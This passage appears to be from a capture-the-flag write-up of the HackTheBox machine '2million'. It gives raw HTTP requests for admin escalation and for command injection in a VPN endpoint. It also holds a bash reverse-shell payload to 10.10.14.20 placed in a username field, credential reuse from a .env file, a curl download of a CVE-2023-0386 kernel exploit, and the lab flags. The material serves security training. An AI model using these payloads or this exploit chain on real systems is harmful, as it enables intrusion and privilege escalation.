
- Get Admin access: As it says the content type is invalid, I'll look at the `Content-Type` header in my request. There is none so I'll add it and `Content-Length`



```
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=dehso3dl38kdeag3kmfk24bn2q
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 50

{
  "email":"test@test.com",
  "is_admin":1
}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 26 Jun 2024 03:32:54 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 39

{
  "id":15,
  "username":"nad",
  "is_admin":1
}
```


- Command Injection
  - As my account is now an admin, I don't get a 401 response anymore from `/api/v1/admin/vpn/generate` . Add the username, it generates a VPN key



```
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=dehso3dl38kdeag3kmfk24bn2q
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 25

{
  "username":"nad"
}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 26 Jun 2024 18:10:17 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 10811

client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
comp-lzo
verb 3
data-ciphers-fallback AES-128-CBC
data-ciphers AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-OFB:AES-256-GCM
tls-cipher "DEFAULT:@SECLEVEL=0"
auth SHA256
key-direction 1
<ca>
  -----BEGIN CERTIFICATE-----
  MIIGADCCA+igAwIBAgIUQxzHkNyCAfHzUuoJgKZwCwVNjgIwDQYJKoZIhvcNAQEL
  BQAwgYgxCzAJBgNVBAYTAlVLMQ8wDQYDVQQIDAZMb25kb24xDzANBgNVBAcMBkxv
  bmRvbjETMBEGA1UECgwKSGFja1RoZUJveDEMMAoGA1UECwwDVlBOMREwDwYDVQQD
  DAgybWlsbGlvbjEhMB8GCSqGSIb3DQEJARYSaW5mb0BoYWNrdGhlYm94LmV1MB4X
  DTIzMDUyNjE1MDIzM1oXDTIzMDYyNTE1MDIzM1owgYgxCzAJBgNVBAYTAlVLMQ8w
  DQYDVQQIDAZMb25kb24xDzANBgNVBAcMBkxvbmRvbjETMBEGA1UECgwKSGFja1Ro
  ZUJveDEMMAoGA1UECwwDVlBOMREwDwYDVQQDDAgybWlsbGlvbjEhMB8GCSqGSIb3
  DQEJARYSaW5mb0BoYWNrdGhlYm94LmV1MIICIjANBgkqhkiG9w0BAQEFAAOCAg8A
  MIICCgKCAgEAubFCgYwD7v+eog2KetlST8UGSjt45tKzn9HmQRJeuPYwuuGvDwKS
  JknVtkjFRz8RyXcXZrT4TBGOj5MXefnrFyamLU3hJJySY/zHk5LASoP0Q0cWUX5F
  GFjD/RnehHXTcRMESu0M8N5R6GXWFMSl/OiaNAvuyjez034nABXQYsqDZNC/Kx10
  XJ4SQREtYcorAxVvC039vOBNBSzAquQopBaCy9X/eH9QUcfPqE8wyjvOvyrRH0Mi
  BXJtZxP35WcsW3gmdsYhvqILPBVfaEZSp0Jl97YN0ea8EExyRa9jdsQ7om3HY7w1
  Q5q3HdyEM5YWBDUh+h6JqNJsMoVwtYfPRdC5+Z/uojC6OIOkd2IZVwzdZyEYJce2
```


- Checking if there is any command injection
- Putting a `;` in the username to break that into a new command. Also add a `#` at the end to comment out anything that might come after my input. It works




```
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=dehso3dl38kdeag3kmfk24bn2q
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 31

{
  "username":"nad; id #"
}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 26 Jun 2024 18:10:59 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 54

uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

  - RevShell
    - Starting `nc` listening on my host, then put a reverse shell in the username




```
{
  "username":"nad; bash -c 'bash -i >& /dev/tcp/10.10.14.20/5555 0>&1' #"
}
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.11.221] 38360
bash: cannot set terminal process group (1172): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$ whoami
whoami
www-data
```

- Pril to admin
  - The `user.txt` need `admin` permission to see so I privilege escalation as admin
  - The `index.php` defines a bunch of routes for the various pages and endpoints used on the website




```
www-data@2million:~/html$ cat index.php
cat index.php
<?php

session_start();

//error_reporting(E_ALL);
//ini_set('display_errors',1);

spl_autoload_register(function ($name){
    if (preg_match('/Controller$/', $name))
    {
        $name = "controllers/${name}";
    }
    else if (preg_match('/Model$/', $name))
    {
        $name = "models/${name}";
    }
    include_once "${name}.php";
});

$envFile = file('.env');
$envVariables = [];
foreach ($envFile as $line) {
    $line = trim($line);
    if (!empty($line) && strpos($line, '=') !== false) {
        list($key, $value) = explode('=', $line, 2);
        $key = trim($key);
        $value = trim($value);
        $envVariables[$key] = $value;
    }
}
```

- Continue access the file `.env` . It used in PHP web frame works to set environment variables for use by the application. This application is more faking a `.env` file rather than actually using it in a framework, but the `.env` file still looks the same




```
www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

- The password both works on `su - admin` and `SSH`




```
www-data@2million:~/html$ su - admin
su - admin
Password: SuperDuperPass123
whoami
admin
```

  - Found the `user.txt`




```
admin@2million:~$ cat user.txt
cat user.txt
88ce4ed0609f3536d45312c6be365691
```

- Pril to root
  - Mail
    - When I logged in over SSH, there was a line in the banner that said admin had mail.




```
You have mail.
Last login: Wed Jun 26 02:02:21 2024 from 10.10.14.13
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

    - That is held in `/var/mail/admin`




```
admin@2million:/$ cd /var/mail
admin@2million:/var/mail$ ls
admin
admin@2million:/var/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade
the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / F
USE looks nasty. We can't get popped by that.

HTB Godfather
```

    - It talks about needing to patch the OS as well, and mentions a `OverlayFS / FUSE CVE`
  - Discover the Vulnerability
    - The machine is running Ubuntu 22.04 with the kernel 5.15.70'




```
admin@2million:/var/mail$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
admin@2million:/var/mail$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=22.04
DISTRIB_CODENAME=jammy
DISTRIB_DESCRIPTION="Ubuntu 22.04.2 LTS"
```

- Googled for the vulnerability and I found it has OverlayFS vulnerability CVE-2023-0386
- It has the exploit on github. Ok let's downloaded it, transfer to the victim machine, go into the folder, and run `make all` like it says in the `README.md`




```
admin@2million:~$ curl -o exploit.zip http://10.10.14.20:2022/CVE-2023-0386-main.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 11578  100 11578    0     0  19261      0 --:--:-- --:--:-- --:--:-- 19232
admin@2million:~$ ls
exploit.zip  user.txt
admin@2million:~$ unzip exploit.zip
Archive:  exploit.zip
c4c65cefca1365c807c397e953d048506f3de195
   creating: CVE-2023-0386-main/
  inflating: CVE-2023-0386-main/Makefile
  inflating: CVE-2023-0386-main/README.md
  inflating: CVE-2023-0386-main/exp.c
  inflating: CVE-2023-0386-main/fuse.c
  inflating: CVE-2023-0386-main/getshell.c
   creating: CVE-2023-0386-main/ovlcap/
 extracting: CVE-2023-0386-main/ovlcap/.gitkeep
   creating: CVE-2023-0386-main/test/
  inflating: CVE-2023-0386-main/test/fuse_test.c
  inflating: CVE-2023-0386-main/test/mnt
  inflating: CVE-2023-0386-main/test/mnt.c
admin@2million:~$ ls
CVE-2023-0386-main  exploit.zip  user.txt
```



```
admin@2million:~/CVE-2023-0386-main$ make all
gcc fuse.c -o fuse -D_FILE_OFFSET_BITS=64 -static -pthread -lfuse -ldl
fuse.c: In function ‘read_buf_callback’:
fuse.c:106:21: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘off_t’ {aka ‘long int’}
 [-Wformat=]
  106 |     printf("offset %d\n", off);
      |                    ~^     ~~~
      |                     |     |
      |                     int   off_t {aka long int}
      |                    %ld
fuse.c:107:19: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘size_t’ {aka ‘long unsi
gned int’} [-Wformat=]
  107 |     printf("size %d\n", size);
      |                  ~^     ~~~~
      |                   |     |
      |                   int   size_t {aka long unsigned int}
      |                  %ld
fuse.c: In function ‘main’:
fuse.c:214:12: warning: implicit declaration of function ‘read’; did you mean ‘fread’? [-Wimplicit-function-declarat
ion]
  214 |     while (read(fd, content + clen, 1) > 0)
      |            ^~~~
      |            fread
fuse.c:216:5: warning: implicit declaration of function ‘close’; did you mean ‘pclose’? [-Wimplicit-function-declara
tion]
  216 |     close(fd);
      |     ^~~~~
      |     pclose
fuse.c:221:5: warning: implicit declaration of function ‘rmdir’ [-Wimplicit-function-declaration]
  221 |     rmdir(mount_path);
      |     ^~~~~
/usr/bin/ld: /usr/lib/gcc/x86_64-linux-gnu/11/../../../x86_64-linux-gnu/libfuse.a(fuse.o): in function `fuse_new_com
mon':
(.text+0xaf4e): warning: Using 'dlopen' in statically linked applications requires at runtime the shared libraries f
rom the glibc version used for linking
gcc -o exp exp.c -lcap
gcc -o gc getshell.c
admin@2million:~/CVE-2023-0386-main$ ls
exp  exp.c  fuse  fuse.c  gc  getshell.c  Makefile  ovlcap  README.md  test
```


- It throws some errors, but there are now 3 binaries that weren’t there before
- Based on `README.md` , 2 running 2 command in 2 section



```
admin@2million:~/CVE-2023-0386-main$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601
[+] getattr_callback
/
[+] readdir
[+] getattr_callback
/file
[+] getattr_callback
/
[+] readdir
[+] getattr_callback
/file
```


```
admin@2million:~/CVE-2023-0386-main$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Jun 26 15:55 .
drwxrwxr-x 6 root   root     4096 Jun 26 15:55 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

- Successfully gaining access to the `root`



```
root@2million:~/CVE-2023-0386-main# whoami
root
```

- Grab the `root.txt`



```
root@2million:~/CVE-2023-0386-main# cd ../../
root@2million:/home# cd ..
root@2million:/# cd root
root@2million:/root# ls
root.txt  snap  thank_you.json
root@2million:/root# cat root.txt
255e9a29223c4f28e017c2f7bb82beb0
root@2million:/root# 
```